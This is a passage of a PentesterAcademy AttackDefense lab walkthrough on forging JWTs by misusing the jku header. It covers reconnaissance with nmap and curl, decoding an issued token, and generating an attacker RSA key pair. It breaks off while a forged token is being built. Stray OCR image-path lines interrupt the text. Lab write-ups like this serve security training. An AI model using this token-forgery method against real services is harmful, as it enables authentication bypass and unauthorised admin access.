

ATTACK
DEFENSE
by PentesterAcademy

Name	jku Claim Misuse
URL	https://attackdefense.com/challengedetails?cid=1424
Type	REST: JWT Expert

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.7  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:07  txqueuelen 0  (Ethernet)
        RX packets 113  bytes 10924 (10.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 94  bytes 342935 (342.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.170.138.2  netmask 255.255.255.0  broadcast 192.170.138.255
        ether 02:42:c0:aa:8a:02  txqueuelen 0  (Ethernet)
        RX packets 18  bytes 1452 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.170.138.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap 192.170.138.3

```
root@attackdefense:~# nmap 192.170.138.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 17:00 UTC
Nmap scan report for 8lw20l5b0k4fgtebc4usl0gue.temp-network_a-170-138 (192.170.138.3)
Host is up (0.000023s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8000/tcp open  http-alt
8080/tcp open  http-proxy
MAC Address: 02:42:C0:AA:8A:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
root@attackdefense:~#
```

Finding more information about the running services:

Command: nmap -sS -sV -p 8000,8080 192.170.138.3

```
root@attackdefense:~# nmap -sS -sV -p 8000,8080 192.170.138.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-20 17:00 UTC
Nmap scan report for 8lw20l5b0k4fgtebc4usl0gue.temp-network_a-170-138 (192.170.138.3)
Host is up (0.000044s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  caldav  Radicale calendar and contacts server (Python BaseHTTPServer)
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:AA:8A:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.43 seconds
root@attackdefense:~#
```

The target machine is running 2 Python based services - a Python BaseHTTPServer on port 8000 and and another python HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with both HTTP servers to reveal more information about them.

Command: curl 192.170.138.3:8000

```
root@attackdefense:~# curl 192.170.138.3:8000
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="jwks.json">jwks.json</a>
</ul>
<hr>
</body>
</html>
root@attackdefense:~#
```

Port 8000 is running a webserver with directory listing enabled and is hosting a file named "jwks.json".

Command: curl 192.170.138.3:8080

```
root@attackdefense:~# curl 192.170.138.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method    | Description
    /issue      |    GET     | Issues a JWT token.
/goldenticket   |    POST    | Get your golden ticket (if role='admin').
    /help       |    GET     | Show the endpoints info.

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command:
curl http://192.170.138.3:8080/issue


```
root@attackdefense:~# curl http://192.170.138.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvandrcy5qc29
uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzU1ODU5fQ.Kx3
O-EV_w5jLteNLbOkT0qih0m52vnn1JJniRCVPB8jP0S-UdnhET8f0kO_q88DyyXYzTUosusQ4a5D87ZhoXM5kQS
okN-FKUok1oMQaa4fPydq4jEb9ReTO6pJv3OsK17JiGEAWpWcE9fYbQAT59sUGfG1qKvZssiJtHTUljzy4B8y1f
BOkik4L_rYJc5fD-d4lLAhAY6--kt_CiD0gv3OmI4IyHNiPnbKIHhe_YbCsU7VgOaA3vDCxDJ8SXc5ctM2PeUqf
wwq18Fz_8z6syuwDAj_dslKp7bwMzKVKhJcwINUPvLF1-FOzdG3bFrwLq3JZ59whgIMR2NU_2mhwVA

==========================
root@attackdefense:~#
```

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvandrcy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzU1ODU5fQ.Kx3O-EV_w5jLteNLbOkT0qih0m52vnn1JJniRCVPB8jP0S-UdnhET8f0kO_q88DyyXYzTUosusQ4a5D87ZhoXM5kQSokN-FKUok1oMQaa4fPydq4jEb9ReTO6pJv3OsK17JiGEAWpWcE9fYbQAT59sUGfG1qKvZssiJtHTUljzy4B8y1fBOkik4L_rYJc5fD-d4lLAhAY6--kt_CiD0gv3OmI4IyHNiPnbKIHhe_YbCsU7VgOaA3vDCxDJ8SXc5ctM2PeUqfwwq18Fz_8z6syuwDAj_dslKp7bwMzKVKhJcwINUPvLF1-FOzdG3bFrwLq3JZ59whgIMR2NU_2mhwVA

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



Note:

1. The algorithm used for signing the token is "RS256".
2. The token is using jku header parameter which contains the JSON Web Key Set URL to be used for token verification.

Info: The "jku" (JWK Set URL) Header Parameter is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS.

Fetching jwks.json file:

Command: curl http://witrap.com:8000/jwks.json

```
root@attackdefense:~# curl http://witrap.com:8000/jwks.json
{
        "kty": "RSA",
        "kid": "324-23234324-544535-1320214",
        "use": "sig",
        "n": "b24773367145c3b4b7cf0e4077bd37af1ca5f13a0feb7f2b9c04eb00f9dc51f1b872cf019025a23f2a894b4253ccd5b
463efb6a2e8580840aa83b192a0514cafb56c9afa7a88e362e4f85984613dac3ea1b7ef00db7060fbc77377d5bb5223646667ffc3ad9c
cb56f00bccee1f73f8cd7cce0a65f095038f4b00526f35e7136d91410b0213ee1a91df13a58d29f30ddb7f786d144f388a6816ee2338a
fdc8edad08c0679f13ab091df19b3594f4127f0d0d0f9964a9111f2dfbaf80b874f13ef1b875e62d3095f821ac826948b0212eeae0ba7
5cd490070a09f77702bfbf712dfde5dc39f07d0ff159eb60428a8cff90499da75a127c551f5aa33bbaf13092c7",
        "e": "10001"
}
root@attackdefense:~#
```

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAva
ndrcy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjo
xNTc0MzU1ODU5fQ.Kx3O-EV_w5jLteNLbOkT0qih0m52vnn1JJniRCVPB8jP0S-UdnhET8f0kO
_q88DyyXYzTUosusQ4a5D87ZhoXM5kQSokN-FKUok1oMQaa4fPydq4jEb9ReTO6pJv3OsK17
JiGEAWpWcE9fYbQAT59sUGfG1qKvZssiJtHTUljzy4B8y1fBOkik4L_rYJc5fD-d4lLAhAY6--kt_Ci
D0gv3OmI4IyHNiPnbKIHhe_YbCsU7VgOaA3vDCxDJ8SXc5ctM2PeUqfwwq18Fz_8z6syuwDAj
_dslKp7bwMzKVKhJcwINUPvLF1-FOzdG3bFrwLq3JZ59whgIMR2NU_2mhwVA"}'
http://192.170.138.3:8080/goldenticket
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJSUzI
1NiIsInR5cCI6IkpXVCIsImprdSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvandrcy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJvbGUi
OiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0MzU1ODU5fQ.Kx3O-EV_w5jLteNLbOkT0qih0m52vnn1JJniRCVPB8jP0S-UdnhET8f0kO_q88
DyyXYzTUosusQ4a5D87ZhoXM5kQSokN-FKUok1oMQaa4fPydq4jEb9ReTO6pJv3OsK17JiGEAWpWcE9fYbQAT59sUGfG1qKvZssiJtHTUljzy
4B8y1fBOkik4L_rYJc5fD-d4lLAhAY6--kt_CiD0gv3OmI4IyHNiPnbKIHhe_YbCsU7VgOaA3vDCxDJ8SXc5ctM2PeUqfwwq18Fz_8z6syuwD
Aj_dslKp7bwMzKVKhJcwINUPvLF1-FOzdG3bFrwLq3JZ59whgIMR2NU_2mhwVA"}' http://192.170.138.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Vulnerability:
1. The key used for token verification is extracted from the certificate located at the URI present in the "jku" header parameter.
2. If the attacker generates a public-private key pair and creates a forged token using the generated private key and replace the "jku" parameter's value with the URI of this newly generated JWK Set JSON file (hosted on an HTTP server), then essentially the forged token would get accepted by the server.

Step 6: Leveraging the vulnerability to create a forged token.

Creating a public-private key pair:

Commands:
openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key

```
root@attackdefense:~# openssl genrsa -out keypair.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....................................+++++
.....................................+++++
e is 65537 (0x010001)
root@attackdefense:~# openssl rsa -in keypair.pem -pubout -out publickey.crt
writing RSA key
root@attackdefense:~# openssl pkcs8 -topk8 -inform PEM -outform PEM -nocrypt -in keypair.pem -out pkcs8.key
root@attackdefense:~#
```

A public-private key pair has been generated.


Command: ls

```
root@attackdefense:~# ls
keypair.pem  pkcs8.key  publickey.crt
root@attackdefense:~#
```

Private Key: pkcs8.key
Public Key: publickey.crt

Since the private key and the corresponding public key are known, creating a forged token using the public-private key pair:

Visit https://jwt.io and paste the token retrieved in Step 3 in the "Encoded" section.



Paste the public key (publicKey.pem) and the private key (attacker.key) in their respective places in the "Decoded" section.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImpr
dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvandr
cy5qc29uIn0.eyJpYXQiOjE1NzQyNjk0NTksInJv
bGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc0
MzU1ODU5fQ.GpUJzUYLfIqUUoALprVjipbLGEb1Y
NJEe4XLIFHMz0NHRUq00P9fj39_K9YQzLSo82GIv
g7kgr096QcdPNMgeh0Me3H3rS2A0X0mKIpU9SgP2
zegZZB04dFmC-
5RNm52XJdCjNuiMGDsZWaO4SWEfaGX22EYwChEWa
y1TcdzZ6J7FaI3UGi97PyBvO19XNb5nyIut-
szBfQgequQxNYm1R_5s9K21eAAvDooz7E4ino68y
DmwtlxdZyn3a0rLyThbDlU8Hm2Sv3ikkLVDhMM3D
F3jsdAMuL5NcA7FEfGXGA2lWmeBgcZJ-
t0Kiw_YUZCz-04LyVlGznuWkmPP8lBDg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jku": "http://witrap.com:8000/jwks.json"
}
```

PAYLOAD: DATA

```
{
  "iat": 1574269459,
  "role": "authenticated",
  "exp": 1574355859
}
```


VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  GHWGq9cAhVuWbZetwdBruGViY1b2K
